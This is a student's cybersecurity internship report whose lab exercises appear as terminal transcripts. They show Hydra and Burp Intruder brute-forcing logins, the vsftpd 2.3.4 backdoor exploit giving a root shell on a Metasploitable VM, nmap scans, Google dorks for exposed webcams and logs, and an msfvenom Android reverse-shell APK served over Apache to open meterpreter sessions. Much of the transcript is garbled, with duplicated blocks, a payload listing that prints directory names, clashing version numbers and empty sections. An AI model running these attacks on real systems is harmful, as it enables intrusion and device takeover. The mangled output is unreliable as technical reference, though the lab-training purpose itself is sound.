

# Internship on Cybersecurity

## Self - Introduction

This is to certify that the Internship report submitted by Mr. Vasishta P Matta bearing USN 4NM21CS205 of 3<sup>rd</sup> semester B.E, a bonafide student of NMAM Institute of Technology, Nitte, has undergone four weeks of internship at DLithe during 2022-2023 fulfilling the partial requirements for the award of degree of Bachelor of Engineering in Computer Science and Engineering at NMAM Institute of Technology, Nitte.

## About DLithe

DLithe is an EdTech company serving IT Companies and Academic Institutions, since the year 2018. With experiences drawn from corporate time, the foundation of DLithe is built to innovate products that transform the upcoming generation. Our expertise in Embedded Systems, Robotics, Internet of Things, Cyber Security, and Artificial Intelligence is helping academics institutions to align with industry needs. We have transformed many lives by imparting 360-degree learning – Domain, Process & Technology, keeping focus on Customer Experience and Operational Excellence objectives. We are proud to say, DLithe is a bootstrap company with strong foundation, experience, trust and commitment to build an agile workforce towards industry need.

## Summary of Internship

Internship on Cybersecurity was conducted for a month in which basics of Networking, Cloud Computing and concepts of Ethical Hacking was thought and some technical tasks were assigned to perform. Below are some technical tasks:

### 1. Password cracking of Metasploit machine using Hydra

Hydra is a brute-forcing tool that helps penetration testers and ethical hackers crack the passwords of network services. Hydra is a fast and flexible network brute-forcing tool to attack services like SSH, and FTP. With a modular architecture and support for parallelization, Hydra can be extended to include new protocols and services easily. Hydra is undoubtedly a powerful tool to have in your pen-testing toolkit. Hydra can perform rapid dictionary attacks against more than 50 protocols. This includes telnet, FTP, HTTP, HTTPS, SMB, databases, and several other services. The common formats and options that Hydra provides are brute-forcing usernames and passwords. This includes single username/password attacks. We have two files users.txt and pass.txt that we expect a system to have, we can use Hydra to test the credentials for ftp. The IP address of metasploitable machine has been entered to test username and password. Below figure shows the result of test.

```
(anush@kali):~$ 
└─$ hydra -L users.txt -P pass.txt 192.168.137.178 ftp
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauer-thc/thc-hydra) starting at 2023-03-14 13:54:31
[DATA] max 16 tasks per 1 server, overall 16 tasks, 988 login tries (l:26/p:38), ~62 tries per task
[DATA] attacking ftp://192.168.137.178:21

[STATUS] 304.00 tries/min, 304 tries in 00:01h, 684 to do in 00:03h, 16 active
[STATUS] 296.00 tries/min, 592 tries in 00:02h, 396 to do in 00:02h, 16 active
[STATUS] 293.00 tries/min, 879 tries in 00:03h, 109 to do in 00:01h, 16 active
[21][ftp] host: 192.168.137.178 login: msfadmin password: msfadmin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauer-thc/thc-hydra) finished at 2023-03-14 13:57:57
```

## 2. Perform password cracking of online vulnerable website(testfire.net) using Burp suite

According to question we made brute force attack using Burp suite to crack password of testfire.net website. Using kali Linux OS, I have created temporary project and by clicking on proxy button intercept is on so that Burp Suite is capable of intercepting traffic to and from a server. Then sign in into testfire.net website using any username and password on a browser. Then, when we send the request, the proxy will catch the request. Next, we need to send this request to the Burp Suite Intruder. In the very first screen Intruder will display the IP address of the target. We add payloads to username and password. Set the attack type into cluster bomb and by entering some common passwords and common username. After starting the attack, the one which contains correct username and correct password will have highest length. After cracking we know admin is the username and admin is the password to testfire.net website.

2. Intruder attack of https://demo.testfire.net - Temporary attack - Not saved to project file										
Attack	Save	Columns								
		Results	Positions	Payloads	Resource Pool	Options				
Filter: Showing all items										
Request		Payload 1		Payload 2		Status	Error	Timeout	Length	Comment
0						302			145	
1	use			pass		302			145	
2	vasishta			pass		302			145	
3	admin			pass		302			145	
4	use			123		302			145	
5	vasishta			123		302			145	
6	admin			123		302			145	
7	use			admin		302			145	
8	vasishta			admin		302			145	
9	admin			admin		302			276	

### 3. Perform Exploiting Metasploit using FTP

```
vasishta26@kali:~$ [vasishta26@kali:~]$ msfconsole
# cowsay+

\ \ (o)
 ( )---\ \
 \|----| *

# cowsay+

\ \ (o)
 ( )---\ \
 \|----| *

[*] metasploit v6.2.20-dev
+ --=[ 2264 exploits - 1189 auxiliary - 404 post
+ --=[ 951 payloads - 45 encoders - 31 nops
+ --=[ 9 evasion
[metasploit tip: Use the analyze command to suggest
exploitable modules for your target.
Metasploit Documentation: https://docs.metasploit.com/
msf > search vsftpd
Matching Modules
=====
# Name Disclosure Date Rank Check Description
-- --
0 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03 excellent No VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor
msf > use 0
[*] msf payload configured, defaulting to cmd/unix/interact
msf exploit(msf/unix/ftp/vsftpd_234_backdoor) > show options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
=====
Name Current Setting Required Description
-- --
RHOSTS 192.168.56.101 yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
REPORT 21 yes The target port (TCP)

Payload options (cmd/unix/interact):
=====
Name Current Setting Required Description
-- --
RHOSTS 192.168.56.101 yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
REPORT 21 yes The target port (TCP)

Payload options (cmd/unix/interact):
=====
Name Current Setting Required Description
-- --
RHOSTS 192.168.56.101 yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
REPORT 21 yes The target port (TCP)

Exploit target:
=====
Id Name
-- --
0 Automatic

View the full module info with the info, or info -d command.
msf6 exploit(msf/unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.56.101:21 - Exploit failed [unreachable]: Rex::ConnectionRefused The connection was refused by the remote host (192.168.56.101:21).
[*] Exploit completed, but no session was created.
[*] msf6 exploit(msf/unix/ftp/vsftpd_234_backdoor) > 
[*] 192.168.56.101:21 - Banner: 220 (vsFTPd 2.7.3)
[*] 192.168.56.101:21 - USER: 331 Please specify the password.
[*] 192.168.56.101:21 - PASS: 230 User account created, handling...
[*] 192.168.56.101:21 - UID: uid=0(root) gid=0(root)
[*] Found Shell: 
[*] Command shell session 1 opened (10.0.2.15:35833 -> 192.168.56.101:6200) at 2023-03-13 02:35:20 -0400
ls
bin
boot
cdev
cdrom
dev
etc
firmware
initrd
initrd.old
lost+found
media
mnt
nohup.out
proc
root
sbin
srv
sys
tmp
usr
vmlinuz

Payload options (cmd/unix/interact):
=====
Name Current Setting Required Description
-- --
RHOSTS 192.168.56.101 yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
REPORT 21 yes The target port (TCP)

Exploit target:
=====
Id Name
-- --
0 Automatic

View the full module info with the info, or info -d command.
msf6 exploit(msf/unix/ftp/vsftpd_234_backdoor) > show payloads
Compatible Payloads
=====
[*] bin
[*] boot
[*] cdev
[*] cdrom
[*] dev
[*] etc
[*] firmware
[*] initrd
[*] initrd.old
[*] lost+found
[*] media
[*] mnt
[*] nohup.out
[*] proc
[*] root
[*] sbin
[*] srv
[*] sys
[*] tmp
[*] usr
[*] vmlinuz

Exploit target:
=====
Id Name
-- --
0 Automatic

View the full module info with the info, or info -d command.
msf exploit(msf/unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.56.101:21 - Exploit failed [unreachable]: Rex::ConnectionRefused The connection was refused by the remote host (192.168.56.101:21).
[*] msf exploit(msf/unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.56.101:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.56.101:21 - USER: 331 Please specify the password.
[*] 192.168.56.101:21 - PASS: 230 User account created, handling...
[*] 192.168.56.101:21 - UID: uid=0(root) gid=0(root)
[*] Found Shell: 
[*] Command shell session 1 opened (10.0.2.15:35833 -> 192.168.56.101:6200) at 2023-03-13 02:35:20 -0400
ls
bin
boot
cdev
cdrom
dev
etc
firmware
initrd
initrd.old
lost+found
media
mnt
nohup.out
proc
root
sbin
srv
sys
tmp
usr
vmlinuz
```

## 4. Exploiting Metasploit using SMTP

## 5. Exploiting Metasploit using Blind shell

```
vasishta26@kali:~$ nmap -sV 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-13 03:05 EDT
Nmap scan report for 192.168.56.101
Host is up (0.015s latency).
Not shown: 977 filtered ports (no-response)
PORT      STATE SERVICE VERSION
PORT      STATE SERVICE VERSION
21/tcp    open  ftp     vsftpd 2.3.4
22/tcp    open  ssh     OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2,0)
23/tcp    open  telnet  Linux
25/tcp    open  smtp   Postfix smtpd
53/tcp    open  domain  ISC BIND 9.4.2
80/tcp    open  http   Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind 2 (RPC #10000)
139/tcp   open  netbios-ssn Samba smbd 3.6.3-4.X (workgroup: WORKGROUP)
139/tcp   open  netbios-ssn Samba nmbd 3.6.3-4.X (workgroup: WORKGROUP)
512/tcp   open  ssh     OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2,0)
513/tcp   open  login? 
514/tcp   open  shell   Netkit rshd
1699/tcp  open  java-mml GNU Classpath grmiregistry
1524/tcp  open  bindshell Metasploitable root shell
1524/tcp  open  http    Zabbix 5.4.1 (http://www.zabbix.com)
1221/tcp  open  ftp     ProFTPD 1.3.1
3300/tcp  open  mysql   MySQL 5.0.51a-ubuntu5
5432/tcp  open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc     VNC (protocol 3.3)
6000/tcp  open  x11     (access denied)
6467/tcp  open  irc     Unmetircd
6808/tcp  open  sip/t38 Apache J2SIP 1.0.0
6809/tcp  open  sip/t38 Apache Torsv 1.0.0
6810/tcp  open  http   Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .

Nmap done: 1 IP address (1 host up) scanned in 15.90 seconds

vasishta26@kali:~$ ncat 192.168.56.101 1524
root@metasploitable:~# uname -a
Linux metasploitable 2.6.26-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
root@metasploitable:~# whoami
root
root@metasploitable:~# ls
bin
boot
dev
drwn
dev
etc
home
```

## 6. Exploiting Metasploit using HTTP

## Internship on Cybersecurity

## 7. Perform Network scanning using following nmap commands:

a) nmap -p

This command is used to scan multiple ports.

```
vasishta26㉿kali:~
```

```
[vasishta26㉿kali:~]
└─$ nmap -p 25,2306 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-13 03:35 EDT
Nmap scan report for 192.168.56.101
Host is up (0.0016s latency).

PORT      STATE SERVICE
25/tcp    open  smtp
2306/tcp  open  mysql

Nmap done: 1 IP address (1 host up) scanned in 0.04 seconds
[vasishta26㉿kali:~]
```

```
└─$
```

b) nmap -sV

This command is used to find service versions.

```
vasishta26㉿kali:~
```

```
[vasishta26㉿kali:~]
└─$ nmap -sV 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-13 03:35 EDT
Nmap scan report for 192.168.56.101
Host is up (0.010s latency).
Not shown: 977 filtered tcp ports (no-response)

PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 7.9p1 Debian 8ubuntu1 (protocol 2.0)
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet        Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.4.28 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      3 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login        netkit rsh
514/tcp   open  shell        netkit rshd
1099/tcp  open  java-rmi   GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #100003)
2222/tcp  open  http        Apache Tomcat/9.0.52
2306/tcp  open  mysql       MySQL 5.6.51a-Ubuntu5
5432/tcp  open  postgresql  PostgreSQL 8.0.8.3.0 - 8.3.7
5980/tcp  open  vnc         VNC (protocol 3.3)
6000/tcp  open  x11         (access denied)
6667/tcp  open  irc         ircd
6669/tcp  open  http        Apache Jserv (Protocol v1.3)
8180/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.82 seconds
[vasishta26㉿kali:~]
```

```
└─$
```

c) nmap -sT

This command is used to check most commonly used ports.


```
(vasishta26㉿kali)-[~]
└─$ nmap -T 1 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-13 03:37 EDT
Nmap scan report for 192.168.56.101
Host is up (0.01ms latency).
Not shown: 971 closed tcp ports (no-response)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
37/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
143/tcp   open  imap
152/tcp   open  microsoft-ds
312/tcp   open  domino
513/tcp   open  login
514/tcp   open  shell
1699/tcp  open  rmiregistry
2048/tcp  open  redis-protocol
2840/tcp  open  nfs
2121/tcp  open  cproxxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
6080/tcp  open  vnc
6080/tcp  open  x11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown

Nmap done: 1 IP address (1 host up) scanned in 4.06 seconds
(vasishta26㉿kali)-[~]
└─$
```

d) nmap -A

This command is used to scan OS information and Traceroute.

## 8. Networking project on Fire extinguisher using cisco packet tracer



## 9. Perform footprinting and reconnaissance using Netcraft

**Site report for http://google.com**

Look up another site?

Share: [Email](#) [Twitter](#) [Facebook](#) [LinkedIn](#) [YouTube](#)

**Background**

Site title	Google	Date first seen	November 1998
Site rank	228	Netcraft Risk Rating	2/10
Description	Not Present	Primary language	English

**Network**

Site	http://google.com	Domain	google.com
Netblock Owner	Google LLC	Nameserver	ns1.google.com
Hosting company	Google	Domain registrar	markmonitor.com
Hosting country	US	Nameserver organisation	whois.markmonitor.com

**IP delegation**

**IPv4 address (74.125.193.138)**

IP range	Country	Name	Description
::ffff:0.0.0.0/96	United States	IANA-IPV4-MAPPED ADDRESS	Internet Assigned Numbers Authority
↳ 74.0.0.0-74.255.255.255	United States	NET74	American Registry for Internet Numbers
↳ 74.125.0.0-74.125.255.255	United States	GOOGLE	Google LLC
↳ 74.125.193.138	United States	GOOGLE	Google LLC

**IPv6 address (2a00:1450:400b:c01:0:0:64)**

IP range	Country	Name	Description
::/0	N/A	ROOT	Root inet6num object
↳ 2a00::/11	European Union	EU-ZZ-2A00	RIPE NCC
↳ 2a00::/12	Netherlands	EU-ZZ-2A00	RIPE Network Coordination Centre

**SSL/TLS**

This is not a HTTPS site. If you're looking for SSL/TLS information try the [HTTPS site report](#).

**Sender Policy Framework**

A host's Sender Policy Framework (SPF) describes who can send mail on its behalf. This is done by publishing an SPF record containing a series of rules. Each rule consists of a qualifier followed by a specification of which domains to apply this qualifier to. For more information please see [open-spf.org](#).

Qualifier	Mechanism	Argument
+ (Pass)	include	.spf.google.com
- (Softfail)	all	

**DMARC**

DMARC (Domain-based Message Authentication, Reporting and Conformance) is a mechanism for domain owners to indicate how mail purporting to originate from their domain should be authenticated. It builds on SPF and DKIM, providing a method to set policy and to give reporting of failures. For more information please see [dmarc.org](#).

Raw DMARC record:

```
v=DMARC1; p=reject; rua=mailto:mailauth-reports@google.com
```

Tag	Field	Value
-----	-------	-------

## 10. Perform footprinting and reconnaissance using Google dorking

The image contains three vertically stacked screenshots of a Google search interface, each showing a different search query and its results.

- Top Screenshot:** The search query is "intitle:webcamxp 5". The results list several entries, including "webcamXP 5" from http://109.233.191.130, "webcamXP 5" from mywire.org, and "webcamXP 5" from 75.149.26.30. Each result includes a snippet of the page content and a timestamp of 11/3/23.
- Middle Screenshot:** The search query is "intext:username filetype:log". The results list various URLs, including "remikaing.free.fr/PC-DE-SARGERAN-mC:%5CUUsers%5CSar..." and "202.87.41.148/digital/Tseries/Bollywood/ipmsg.log". A "People also search for" box is visible at the bottom of this screenshot.
- Bottom Screenshot:** The search query is "site:amazon.com intitle:admin". The results list several Amazon documentation pages, such as "associate-admin-account - AWS Documentation" and "admin-create-user — AWS CLI 1.27.89 Command Reference".

## 11. Perform footprinting and reconnaissance using Whois

The image displays three consecutive screenshots of the Whois.com website, showing the results for the domain 159.com. The interface includes a navigation bar with links for Domains, Website, Cloud, Hosting, Servers, Email, Security, WHOIS, Support, and Login. A search bar at the top right allows users to enter a Domain or IP address and search for WHOIS information.

**Screenshot 1: Domain Information**

Field	Value
Domain:	159.com
Registrar:	GoDaddy.com, LLC
Registered On:	1998-03-04
Expires On:	2026-03-03
Updated On:	2022-10-11
Status:	clientDeleteProhibited clientRenewProhibited clientTransferProhibited clientUpdateProhibited
Name Servers:	v1s1.xundns.com v1s2.xundns.com

**Screenshot 2: Registrant Contact**

Field	Value
Name:	Registration Private
Organization:	Domains By Proxy, LLC
Street:	DomainsByProxy.com 2155 E Warner Rd
City:	Tempe
State:	Arizona
Postal Code:	85284
Country:	US
Phone:	+14806242599
Fax:	+14806242598
Email:	Select Contact Domain Holder link at <a href="https://www.godaddy.com/whois/results.aspx?domain=159.com">https://www.godaddy.com/whois/results.aspx?domain=159.com</a>

**Screenshot 3: Administrative Contact**

Field	Value
Name:	Registration Private
Organization:	Domains By Proxy, LLC
Street:	DomainsByProxy.com 2155 E Warner Rd
City:	Tempe

**Screenshot 4: Technical Contact**

Field	Value
Name:	Registration Private
Organization:	Domains By Proxy, LLC
Street:	DomainsByProxy.com 2155 E Warner Rd
City:	Tempe
State:	Arizona
Postal Code:	85284
Country:	US
Phone:	+14806242599
Fax:	+14806242598
Email:	Select Contact Domain Holder link at <a href="https://www.godaddy.com/whois/results.aspx?domain=159.com">https://www.godaddy.com/whois/results.aspx?domain=159.com</a>

**Raw Whois Data**

```

Domain Name: 159.com
Registry Domain ID: 4985353 DOMAIN COM-VRSN
Registrar WHOIS Server: whois.godaddy.com
Registrar URL: https://www.godaddy.com
Updated Date: 2018-04-27T01:24:18Z
Creation Date: 1998-03-04T00:00:00Z
Registrar Registration Expiration Date: 2026-03-03T00:00:00Z
Registrar: GoDaddy.com, LLC
Registrar IANA ID: 146
Registrar Abuse Contact Email: abuse@godaddy.com
  
```

## 12. Perform footprinting and reconnaissance using Builtwith

The screenshot shows the main homepage of BuiltWith. At the top, there's a navigation bar with links for 'Log In · Signup for Free', 'Tools', 'Features', 'Plans', 'Customers', 'Resources', and a search bar with the placeholder 'Website, Tech, Keyword' and a 'Lookup' button. Below the navigation, a large heading reads 'Find out what websites are Built With'. A search input field with the placeholder 'Enter a website address, a technology name or a keyword' is centered below the heading. A sub-page for 'Shopify' is visible in the background, showing statistics like 'Download a list of all 4,582,355 Current Shopify Customers' and a 'Download Full Lead List' button.

This screenshot shows a detailed technology profile for the website [Spotify.com](#). The page has a header with the Spotify logo and a navigation menu with tabs for 'Technology Profile', 'Detailed Technology Profile', 'Meta Profile', 'Relationship', 'Redirect', 'Recommendations', and 'Company'. The main content area is divided into several sections: 'Analytics and Tracking' (Pingdom RUM, Rapleaf), 'Profile Details' (Last technology detected on 12th March 2023, 108 technologies known), 'BuiltWith Top Site Rank' (ranked 998th), and a 'Create Notification' button. There are also sections for Hotjar and Visual IQ.

### 13. Perform malware attack using msfvenom

```
root@kali: /var/www/html
File Actions Edit View Help
(drinksha㉿kali)-[~]
└─$ sudo su
[sudo] password for drinksha:
(drinksha㉿kali)-[/home/driksha]
└─# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 172.20.10.3 netmask 255.255.255.240 broadcast 172.20.10.15
        inet 2409:40f2:2b:fa85:a0:27ff:fe0:af6b prefixlen 64 scopeid 0x0<global>
        inet6 fe80::a0:27ff:fe0:af6b prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:f0:af:6b txqueuelen 1000 (Ethernet)
    RX packets 42 bytes 22682 (22.1 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 50 bytes 22884 (22.3 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 4 bytes 240 (240.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 4 bytes 240 (240.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(drinksha㉿kali)-[/home/driksha]
└─# msfvenom -p android/meterpreter/reverse_tcp LHOST=172.20.10.3 LPORT=4444 R > attack.apk
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
No encoder specified, outputting raw payload
Payload size: 10229 bytes

(drinksha㉿kali)-[/home/driksha]
```

```
root@kali: /var/www/html
File Actions Edit View Help
ether 08:00:27:f0:af:6b txqueuelen 1000 (Ethernet)
RX packets 42 bytes 22682 (22.1 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 50 bytes 22884 (22.3 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 4 bytes 240 (240.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 4 bytes 240 (240.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(drinksha㉿kali)-[/home/driksha]
└─# msfvenom -p android/meterpreter/reverse_tcp LHOST=172.20.10.3 LPORT=4444 R > attack.apk
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
No encoder specified, outputting raw payload
Payload size: 10229 bytes

(drinksha㉿kali)-[/home/driksha]
└─# mv attack.apk /var/www/html/
(drinksha㉿kali)-[/home/driksha]
└─# cd /var/www/html
(drinksha㉿kali)-[/var/www/html]
└─# service apache2 start
(drinksha㉿kali)-[/var/www/html]
└─#
```

```
root@kali: /var/www/html
File Actions Edit View Help
(drinksha㉿kali)-[/var/www/html]
└─# msfconsole -q
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 172.20.10.3
LHOST => 172.20.10.3
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):
  Name   Current Setting  Required  Description
  ----  ==============  ======  =
  Payload options (android/meterpreter/reverse_tcp):
  Name   Current Setting  Required  Description
  ----  ==============  ======  =
  LHOST  172.20.10.3      yes      The listen address (an interface may be specified)
  LPORT  4444              yes      The listen port

Exploit target:
  Id  Name
  --  --
  0  Wildcard Target
```

```
View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 172.20.10.3:4444
[*] Sending stage (78179 bytes) to 172.20.10.4
[*] Sending stage (78179 bytes) to 172.20.10.4
[-] Failed to load client portion of stdapi.
[-] Failed to load client portion of android.
[-] Failed to load client portion of appapi.
[*] Meterpreter session 1 opened (172.20.10.3:4444 → 172.20.10.4:51120) at 2023-03-10 11:28:55 +0530
[*] Meterpreter session 2 opened (172.20.10.3:4444 → 172.20.10.4:51122) at 2023-03-10 11:28:55 +0530

meterpreter > █
```

```
File Actions Edit View Help
[*] Meterpreter session 2 opened (172.20.10.3:4444 → 172.20.10.4:51122) at 2023-03-10 11:28:55 +0530

meterpreter > whoami
[-] Unknown command: whoami
meterpreter > getuid
Server username: u0_a76
meterpreter > help

